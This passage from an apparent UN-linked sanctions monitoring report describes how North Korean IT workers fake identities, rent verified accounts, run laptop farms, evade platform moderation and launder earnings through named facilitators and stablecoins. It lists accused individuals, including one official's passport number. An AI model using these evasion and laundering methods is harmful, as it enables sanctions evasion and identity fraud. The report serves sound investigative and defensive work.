
Figure 20: Example of Synthetic Face Services




Source: Information provided for the MSMT report by a private sector partner

Method 1.4.1. Synthetic Documents: To bypass ongoing or periodic identity verification processes, DPRK IT workers often use synthetic KYC documents. These documents can be obtained from various online services.[234]

Figure 21: Example of Synthetic Document Services



[234] Information provided for the MSMT report by a private sector partner.




Source: Information provided for the MSMT report by a private sector partner


Method 1.4.2. Misleading Verification Photo: To bypass photo-based identity verification systems, DPRK IT workers may submit misleading keycode verification photos.[235]

Method 2. Buying Accounts from Verified-Account Buy-and-Sell Services: In addition to creating fake accounts, DPRK IT workers may also purchase verified accounts so they will not have to go through verification processes themselves. They also typically rent or buy accounts for Payoneer, PayPal, Wise, (and other payment methods to withdraw money. Aside from Facebook and Telegram pages, they can buy verified accounts through various verified-account marketplaces.[236]

Figure 22: Buying Accounts from Buy-and-Sell Services



[235] Information provided for the MSMT report by a private sector partner.
[236] Information provided for the MSMT report by a private sector partner.



Source: Information provided for the MSMT report by a private sector partner

Method 2.1. Remote Access to Purchased Accounts: The DPRK IT worker maintains control over the account by accessing it remotely, often using software to avoid detection and enable continuous use from their location.[237]

Phase 2: Applying for Work

Once a false persona is established, DPRK IT workers, using one or more of the three methods detailed below, begin seeking opportunities through various channels. The traditional approach involves applying directly to companies via job postings, often targeting organizations that require limited background checks based on identity. They also heavily abuse online work platforms like Upwork, Freelancer, and Fiverr, where they apply for projects under their fabricated profiles. Additionally, they leverage less conventional methods, such as reaching out through professional networking sites like LinkedIn, engaging in job-seeking groups on Discord, or connecting with recruiters through niche forums. These diverse methods allow them to cast a wide net, increasing their chances of securing work while evading detection by relying on platforms with varying levels of oversight.[238] **(See Annex 16 for summary table)**

Method 1. Traditional Application: DPRK IT workers often apply directly to companies, focusing on positions with remote, work-from-home (WFH) setups that typically lack rigorous background checks.


Method 2. Online Work Platforms: To secure jobs, DPRK IT workers create detailed profiles that highlight in-demand skills such as blockchain development or AI expertise. These platforms offer broad access to international opportunities with minimal entry barriers, relying primarily on account credentials and skill demonstrations rather than stringent identity verification. By building a history of completed projects, they can gain trust on these platforms, making it easier to secure higher-value

[237] Information provided for the MSMT report by a private sector partner.
[238] Information provided for the MSMT report by a private sector partner.


assignments over time. DPRK IT workers often seek to move conversations off online work platforms to direct communication channels. Once they establish initial trust with a client, they might subtly suggest shifting to "off-site" platforms like Telegram. To evade security measures and detection by platform moderators, they disguise the names of these apps in messages—for example, writing "t3l3gm". This tactic not only allows them to bypass content filters but also makes it harder to trace their activities. These offsite platforms provide a more private setting where DPRK workers can operate with minimal oversight, facilitating deeper client interactions and securing payments without drawing scrutiny.[239]

Method 3. Alternative Platforms (Discord, LinkedIn, etc.): Beyond traditional applications and work platforms, DPRK IT workers also tap into alternative methods such as professional networking sites like LinkedIn, job seeking groups on Discord, and specialized forums. These channels allow them to directly engage with potential employers or collaborators, bypassing structured vetting processes. They may leverage job boards, post profiles in professional communities, or even approach individuals directly with proposals. This informal approach often targets clients and recruiters in need of quick or cost-effective solutions, exploiting the relative lack of scrutiny in these environments. In the event that they fail to create or rent verified accounts, DPRK IT workers would normally resort to using platforms like Telegram or Discord to look for jobs since this would allow them to skip the verification process performed by reputable platforms like Freelancer, Fiverr, or Upwork.[240]

Figure 23: DPRK IT Workers Using Online Platforms



[239] Information provided for the MSMT report by a private sector partner.
[240] Information provided for the MSMT report by a private sector partner.



Source: Information provided for the MSMT report by a private sector partner, sourced from https://www.youtube.com/watch?v=QebpXFM1ha0

Phase 3: Receiving the Funds

Once DPRK IT workers secure employment or complete projects, they focus on receiving payments without revealing their true identities. This phase involves one, or both, of the methods detailed below and leverages traditional financial systems or cryptocurrencies to obscure the origin and destination of funds. (**See Annex 17** for Summary Table)[241]

Method 1: Traditional Banks and Financial Services

When withdrawing funds, DPRK IT workers frequently rely on specific banks and financial services including PayPal, Payoneer, and Wise that cater to international money transfers. These services are appealing to DPRK actors due to their accessibility and ease of use.[242] DPRK IT workers receive payments into accounts with addresses attributed to nations across the globe, but notably in China, Thailand, and Latin American countries. Upon receipt, these funds are quickly transferred to seemingly unrelated individuals in third jurisdictions, such as China, without clear rationale or purpose.[243]

Method 2: Cryptocurrency

Cryptocurrencies are a preferred method of payment due to their decentralized nature and potential for anonymity. DPRK workers often request payment in cryptocurrencies, which can be quickly laundered through mixing services or converted into fiat currency using offshore exchanges with lax KYC requirements, as explained in 'III. DPRK Cryptocurrency Laundering' of this report. This method allows them to bypass traditional banking systems, making it harder for authorities to trace the funds. Cryptocurrencies also enable quick cross-border transactions, minimizing delays and reducing the chances of detection.[244]

---

[241] Information provided for the MSMT report by a private sector partner.
[242] Information provided for the MSMT report by a private sector partner.
[243] Office of Financial Sanctions Implementation, *North Korean IT Workers Advisory: Signs to Watch For*, September 12, 2024, https://www.gov.uk/government/publications/north-korean-it-workers-advisory-signs-to-watch-for.
[244] Information provided for the MSMT report by a private sector partner.

Known North Koreans Facilitating DPRK Laundering Activities

Sim Hyon Sop

Sim Hyon Sop, deputy representative of the UN-designated Korea Kwangson Banking Corporation (KPe.025), has been involved in laundering and moving illicit revenue earned by overseas DPRK IT workers.[245]

Sim Hyon Sop has orchestrated complex money laundering schemes, often involving digital assets, to funnel money raised abroad to the DPRK for use in its WMD and ballistic missile programs.[246]

Kim Sang Man

Kim Sang Man is the representative of the Chinyong Information Technology Cooperation Company office in Vladivostok, Russia. Kim has engaged in unlawful IT-related revenue generation activities such as facilitating the employment of DPRK IT workers abroad and managing cryptocurrency transactions on behalf of the North Korean government.[247]

Kim has been involved in paying the salaries of North Korean IT workers in Vladivostok, Shenyang and Dubai. He has also laundered over $2 million in cryptocurrency funds raised by North Korean IT workers in China and Russia.[248]

Cryptocurrency accounts owned by Kim for money laundering, including two Bitcoin wallets, two Ethereum wallets, one Tether wallet, and one USD Coin (USDC) wallet, have been frozen by the United States.[249]

Kim Chol Min, Kim Ryu Song

Kim Chol Min and Kim Ryu Song are the respective representatives of the Munitions Industry Department's (MID) 313 General Bureau in Dandong and Yanji, China.[250] They have been involved in the laundering and cashing out of various cryptocurrencies including BTC, USDT, and Bitcoin Cash through Chinese accomplices.[251]

[245] MSMT Participating State information.
[246] U.S. Department of the Treasury, "Treasury Targets Actors Facilitating Illicit DPRK Financial Activity in Support of Weapons Programs," April 24, 2023, https://home.treasury.gov/news/press-releases/jy1435.
[247] U.S. Department of Justice, "Department Files Civil Forfeiture Complaint against More than $7.74 Million Laundered on Behalf of the North Korean Government," June 5, 2025, https://www.justice.gov/opa/pr/department-files-civil-forfeiture-complaint-against-over-774m-laundered-behalf-north-korean.
[248] U.S. Department of the Treasury, "Treasury Targets DPRK Malicious Cyber and Illicit IT Worker Activities," May 23, 2023, https://ofac.treasury.gov/recent-actions/20230523.
[249] Ibid.
[250] **Note:** The 313 General Bureau oversees North Korea's IT strategy and typically sets up front companies to generate foreign currency by producing illegal software on consignment.
[251] MSMT Participating State information.

IT Worker Facilitators and Laundering

DPRK IT workers dispatched abroad are known to utilize local facilitators in host countries to obtain local addresses and identification documents, as well as gain access to VPN and proxy servers, with the intent to obfuscate their identities and activities online.

North Korean IT workers are probably increasingly moving toward using cryptocurrency as a form of payment for their work, to circumvent using foreign banks or payment platforms. In the past year, North Korean IT workers have had their wages delayed or blocked when Western payment platforms shut down their accounts.[252]

According to information provided by an MSMT Participating State, in 2025, some North Korean IT workers sought to convert fiat funds into cryptocurrency, suggesting that they perceive cryptocurrency as more convenient and less risky than using banks or other fiat-based payment service.[253] IT workers employed different methods to facilitate the conversion, including by having a third-party purchase PayPal USD (PYUSD),[254] then converted to U.S. dollar-pegged stable coins USDC or USDT. Due to the perceived risk, DPRK IT workers are likely limiting any such transaction to less than approximately $5,000 to $6,000 per day. In 2024, North Korean IT workers reportedly considered cryptocurrency an alternative to U.S.-based money transfer platforms that were more vulnerable to disruption by industry security practices, according to an MSMT Participating State.[255]

North Korean IT workers also rely on a network of foreign facilitators to acquire identity verification documents, freelance accounts, infrastructure, and accounts on payment platforms to bypass international scrutiny and collect payments. An MSMT Participating State provided information indicating that North Korean IT workers are starting to use facilitators to support illicit laundering activities in countries beyond China, which is North Korea's primary banking and laundering hub. According to information provided by an MSMT Participating State, North Korean IT workers in 2025 have started to use foreign facilitators or fraudulent identity documents to gain access to automated clearing house (ACH)-enabled bank accounts, which enable faster deposits into North Korea-controlled bank accounts of Western financial institutions.[256]

In early 2025, DPRK IT workers attempted to obtain automated clearing house (ACH)-enabled bank accounts via websites for U.S., Canadian, and UK affiliated financial service institutions. Due to perceived risks because financial institutions can detect the use of VPNs or may require an employer verification number, DPRK IT workers have developed workarounds to these hurdles such as seeking out websites that could be used to obtain an employer identification number or establishing unidentified limited liability companies (LLCs) to use as a cover when applying for these accounts.

[252] MSMT Participating State information.
[253] MSMT Participating State information.
[254] **Note:** PayPal's PYUSD is a stablecoin redeemable 1:1 for U.S. dollars. PayPal indicated in a comment to the MSMT that it monitors PYUSD holdings in high and severe risk categories of activity. When addresses demonstrate indirect or direct involvement with illicit categories on alternative tokens (USDT, USDC, ETH) PayPal cross-references these addresses against PYUSD holdings to identify potential similar activity patterns. PayPal maintains the ability to freeze PYUSD holdings either independently or upon law enforcement requests. See PayPal, "Manage Money: PYUSD," https://www.paypal.com/us/digital-wallet/manage-money/crypto/pyusd.
[255] MSMT Participating State information.
[256] MSMT Participating State information.

Further, the MSMT Participating State noted that some financial institutions require identity verification as part of the bank account application process and accept forms of identification to include driver's license, passport, work permit, or visa. An MSMT Participating State noted this pursuit of ACH-enabled bank accounts may also represent a method for IT workers to receive and move earnings.[257]

Beyond using foreign facilitators, North Korean IT workers have started to create shell companies by incorporating U.S. entities, which allow them to secure jobs and receive earnings from U.S. companies with less scrutiny. Since 2024, North Korean IT workers have established at least two U.S.-registered front companies. North Korean IT workers based in China as of 2024 were using U.S.-incorporated front company Guanghe Technology Development LLC to secure work contracts with a Serbian company and receive payments at a U.S. bank.[258]

China

In 2024, an MSMT Participating State provided China with detailed information about Yu Pu Ung, who facilitated cash transfers on behalf of DPRK IT workers. The Participating State provided China's government with physical addresses, passport information, bank account information, and evidence of transactions and activity supporting the DPRK in violation of UN sanctions including UNSCR 2397 and 2375 and Chinese domestic law.[259]

Yu Pu Ung is a Shenyang, China-based DPRK official working on behalf of the UN-designated Tanchon Commercial Bank (KPe.003). He is a North Korean national born on 16 September 1966 with a passport number PS927320340 (valid 2 September 2017 to 2 September 2022).[260] During late 2023, Yu processed nearly $4 million worth of payment transactions using China UnionPay cards associated with Chinese banks on behalf of DPRK nationals, including for a China-based 313 General Bureau IT worker.[261]

Yu has continued to transact inside China from Shenyang on behalf of the DPRK Tanchon Commercial Bank as of early 2025. In January, Yu also assisted the Ryugyong Technology Company with laundering illicit DPRK IT worker earnings. Yu has used China Union Pay cards associated with at least 15 Chinese banks, including:[262]

- Agricultural Bank of China
- China Construction Bank
- China Everbright Bank
- China Merchants Bank
- Postal Savings Bank of China
- Bank of Communications
- Industrial and Commercial Bank of China
- Bank of Jinzhou
- Ping An Bank

[257] MSMT Participating State information.
[258] MSMT Participating State information.
[259] MSMT Participating State information.
[260] U.S. Department of the Treasury, Office of Foreign Assets Control (OFAC), "Recent Actions," March 27, 2024, https://ofac.treasury.gov/recent-actions/20240327_33.
[261] MSMT Participating State information.
[262] MSMT Participating State information.

- China Minsheng Bank
- China CITIC Bank
- Dandong Rural Commercial Bank
- Bank of Dalian
- Industrial Bank
- Bank of China

Russia

The DPRK is primarily expanding its cryptocurrency laundering and cash-out operations through Russian intermediaries. According to information and blockchain analysis provided by an MSMT Participating State, DPRK actors worked with a Russia-based broker to cash out at least $60 million in cryptocurrency, including some of the stolen funds from the Bybit heist.[263]

UAE

Since 2022, DPRK national Sim Hyon Sop has continued to work with a range of UAE-based individuals while based in China. Two associates—UAE-based Chinese nationals Lu Huaying and Zhang Jian—have recently assisted in Sim's money laundering schemes. Since at least early 2022, Lu has cashed out cryptocurrency derived from obfuscated DPRK revenue-generation projects into fiat cash on behalf of Sim. Between early 2022 and approximately September 2023, Lu laundered several million dollars of Sim's money through a combination of cryptocurrency cash-outs and money mules. The laundered funds were then used as payment for purchases of products and services assessed to be destined for use by the DPRK or its proxies. In late 2022 and early 2023, Zhang also helped facilitate the exchange of fiat currency for Sim. Zhang also purportedly acted as a courier for Sim. According to information provided by an MSMT Participating State, Sim frequently sent USDT to a UAE-based associate's cryptocurrency accounts.[264]

Green Alpine Trading LLC is a UAE-based front company that has served as a key component of Sim's network.[265]

Sim has continued his work extensively from China. Sim has also worked with associates from several countries including China, India, and Iran to conduct both cryptocurrency and fiat transactions in 2024 on behalf of the DPRK.[266]

Pakistan

DPRK IT workers rely on fraudulent credentials such as passports and other government identification to obtain employment. A Pakistan-based entity, The Solutions Tree, and a Pakistan-based forger, Syeda Aliya Batool Zaidi, have provided DPRK IT workers with fraudulent passports and other fraudulent identification documents frequently since at least 2021. As recently as early 2025, Zaidi was producing fraudulent identification documents, which included driver's licenses, social security cards, passports, bank account statements, fire incident reports, utility bills, and university diplomas.

[263] MSMT Participating State information.
[264] U.S. Department of the Treasury, "Treasury Sanctions Actors Involved in North Korea's Illicit Financial Network," July 29, 2025, https://home.treasury.gov/news/press-releases/jy2752.
[265] Ibid.
[266] MSMT Participating State information.

DPRK IT workers have paid for these fraudulent credentials using Ethereum and USDC cryptocurrency and through payment platforms like Payoneer. A Ukraine-based facilitator discussed below, Oleksandr Didenko, purchased credentials from Zaidi in early 2024.[267]

Argentina

As recently as early 2025, an Argentina-based IT collaborator by the name of Antonia Doroganova created and maintained more than 20 Payoneer accounts used by two DPRK IT workers, according to an MSMT Participating State. Doroganova assisted a DPRK IT worker from the Russia-based Amnokgang Technology Corporation and the Russia-based Ryugyong Technology Corporation. To create and verify the Payoneer accounts, Doroganova leveraged a network of mostly Argentines who attributed their personal identities. Each account owner received payments from Doroganova. Acting as a liaison between the two DPRK IT workers and the account owners, Doroganova assisted with navigating two-factor authentication (2FA), security questions, and identity documentation verification requirements required for employment. Over a three-year period, with activity as recently as early 2025, Doroganova facilitated the payment of more than $20 million in cryptocurrency to more than 15 cryptocurrency addresses, including through Binance, Bybit, and OKX exchanges, from DPRK actors and other sources.[268]

The Payoneer accounts used by Doroganova are available in Annex 18 **(****See Annex 18****)**. Payoneer indicated to MSMT Participating States that it had closed the acounts referenced in Annex 18.

Vietnam

From 2023 to 2025, a Vietnam-based facilitator helped a North Korean individual convert more than $2 million from fiat currency into cryptocurrency and also helped the same North Korean individual open a U.S. bank account.[269]

Ukraine

MSMT Participating States have observed a marked spike in DPRK IT workers falsely using Ukrainian identities on freelance work platforms. According to an MSMT Participating State, starting in 2023, DPRK IT workers appeared to use Ukrainian identities more often than identities from any other country except the United States and China. DPRK IT workers are likely deliberately seeking online accounts owned or operated by Ukrainians in order to fraudulently pose as Ukrainians online and acquire remote IT jobs to generate revenue for the DPRK.[270]

MSMT Participating State analysis suggests that the DPRK prefers Ukrainian identities because companies in Western countries might be inclined to help Ukrainians and give them jobs as a means of supporting Ukraine after Russia's invasion in 2022.

[267] MSMT Participating State information.
[268] MSMT Participating State information.
[269] MSMT Participating State information.
[270] MSMT Participating State information.

According to a private sector partner, the marketplace of Ukrainian identity and account sellers tailored to the needs of DPRK IT workers significantly shifted in 2024 and has continued to scale in 2025. What began with individual sellers creating and offering freelance accounts has since evolved into organized networks of Ukrainian brokers delivering comprehensive service packages. These services typically include verified accounts along with access to local laptops, residential IP addresses, phone numbers, and individuals willing to sell their identities.[271]

A standard identity package features verified accounts from freelance platforms, LinkedIn, Payoneer, and PayPal, along with unverified accounts on Gmail, GitHub, and various cryptocurrency exchanges (commonly MEXC and Binance). Some providers offer extended services for account registration on additional freelance marketplaces, online payment systems (such as Wise, Genomo, Zen, and Paysera), messaging platforms, local phone providers, and Ukrainian financial institutions. The average cost for these packages ranges from $120 to $160. Remote access is commonly facilitated through AnyDesk, and some brokers install proprietary software to restrict browsing to only the services included in the package.[272]

Ukrainian brokers are known to operate large-scale “laptop farms” from their residences and often rent office spaces housing over 50 simultaneously operating devices. In some cases, buyers pay for the additional laptops. Sellers or brokers make use of mobile routers and multiple SIM cards to circumvent detection via IP address or device fingerprinting. Devices are routinely wiped and repurposed for reuse.

Identity brokers target individuals in urgent need of income for recruitment, both through online platforms and offline outreach. Telegram channels offering KYC verification services advertise for men aged 18 and above who can provide identification documents, bank statements, and photos, particularly if they have not previously registered online accounts. Recently, there has been a trend toward accepting female participants as well. Some identity brokers promote opportunities via Ukrainian job boards and TikTok accounts targeting Ukraine-based users interested in so-called “gray” income schemes.[273]

A notable development in 2025 has been the emergence of business trainers promoting "passive income" opportunities by renting out laptops to clients described as “Chinese” but who may be DPRK IT workers. These trainers contend that such clients face limited access to some online platforms and that offering assistance does not violate any laws, a known tactic used by DPRK IT workers. They market their services to Ukrainians through social media and Telegram, offering courses, technical support, access to private community chats, and testimonials showcasing their own success in operating laptop farms to create an air of authenticity to the scheme. Some Telegram channels promoting these services now have thousands of followers, and trainers often collaborate with local influencers to increase visibility.[274]

Trainers detail the cost structure of the business, including equipment expenses: laptops (3,000 to 4,500 hryvnias ($70 to $100), mobile routers (300 to 400 hryvnias ($7 to $10), SIM cards (200 to 300 hryvnias ($5 to $7), and identity documents (300 to 1,500 hryvnias ($7 to $35), highlighting the very

[271] Information provided for the MSMT report by a private sector partner.
[272] Information provided for the MSMT report by a private sector partner.
[273] Information provided for the MSMT report by a private sector partner.
[274] Information provided for the MSMT report by a private sector partner.

low costs of the operations. While some trainers use tablets, this remains uncommon due to cost. Trainers also recommend maintaining relationships with identity owners through ongoing monthly payments in case future verifications or access are required.[275]

Transactions with the DPRK IT workers are conducted primarily through cryptocurrency. While most business is conducted via word of mouth, new clients are frequently introduced by existing DPRK IT workers, again to create additional perceptions of authentic engagement. The majority of the freelance account sellers, whether individuals or brokers, appear to be located in the Ukrainian market.[276]

Account brokers also educate their IT worker clients on platform-specific restrictions, advising against account sharing, collaboration with Ukrainian companies, and time zone discrepancies. This guidance is aimed at avoiding detection and prolonging the life of accounts on freelance platforms.[277]

Looking ahead, market saturation in Ukraine has prompted brokers to seek identity providers in other countries. Polish residents have recently appeared in Telegram recruitment channels, and identity trainers are now encouraging outreach to potential U.S.-based identity providers, responding to increased demand for these accounts.[278]

Ukrainian identities used by DPRK IT workers are likely real identities stolen by the IT workers or sold to them by Ukrainian nationals.[279]

